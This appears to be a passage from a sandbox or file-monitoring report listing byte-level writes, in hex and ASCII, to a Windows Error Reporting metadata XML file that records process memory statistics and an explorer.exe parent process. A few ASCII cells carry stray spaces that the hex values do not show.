C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1600	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 34 00 34 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2447</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1674	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1678	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1684	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 30 00 35 00 32 00 31 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>9052160</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1780	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1784	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1790	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 30 00 35 00 32 00 31 00 36 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>9052160</WorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1870	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1874	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1880	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 36 00 34 00 34 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>164408</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1994	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	1998	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2004	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 36 00 34 00 34 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>164408</QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2102	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2106	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2112	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 30 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>36096</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2236	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2240	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2246	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 37 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>35744</QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2354	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2358	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2364	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 30 00 30 00 33 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>3600384</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2440	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2444	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2450	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 30 00 38 00 35 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>3608576</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2542	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2546	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2552	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 30 00 30 00 33 00 38 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>3600384</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2624	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2628	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2632	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2678	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2682	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2686	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2716	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2720	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2726	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2766	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2770	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2778	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 35 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3452</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2808	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2812	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2820	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2890	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2894	2	09 00		success or wait	4	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2902	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2992	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	2996	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3004	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 31 00 37 00 36 00 30 00 39 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7176096</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3052	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3056	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3064	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3142	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3146	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3154	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3206	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3210	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3218	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3262	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3266	2	09 00		success or wait	5	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3276	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3366	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3370	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3380	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3454	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3458	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3468	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 30 00 30 00 38 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>60086</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3544	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3548	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3558	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 31 00 38 00 37 00 36 00 34 00 38 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>121876480</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3658	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3662	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3672	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 31 00 31 00 37 00 31 00 39 00 36 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>121171968</WorkingSetSize>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3756	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3760	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3770	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 32 00 36 00 31 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11261 68</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3886	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3890	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	3900	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 38 00 36 00 38 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage >1086856</ QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4000	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4004	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4014	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>90 184</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4138	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4142	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4152	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 30 00 37 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>80752< /QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4260	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4264	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4274	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 31 00 35 00 38 00 34 00 30 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>45158400</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4352	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4356	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4366	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 36 00 34 00 30 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>46764032</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4460	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4464	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4474	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 31 00 35 00 38 00 34 00 30 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>45158400</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4548	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4552	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4560	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4606	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4610	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4616	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4658	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4662	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4666	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4698	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4702	2	09 00		success or wait	1	6DA8497A	unknown
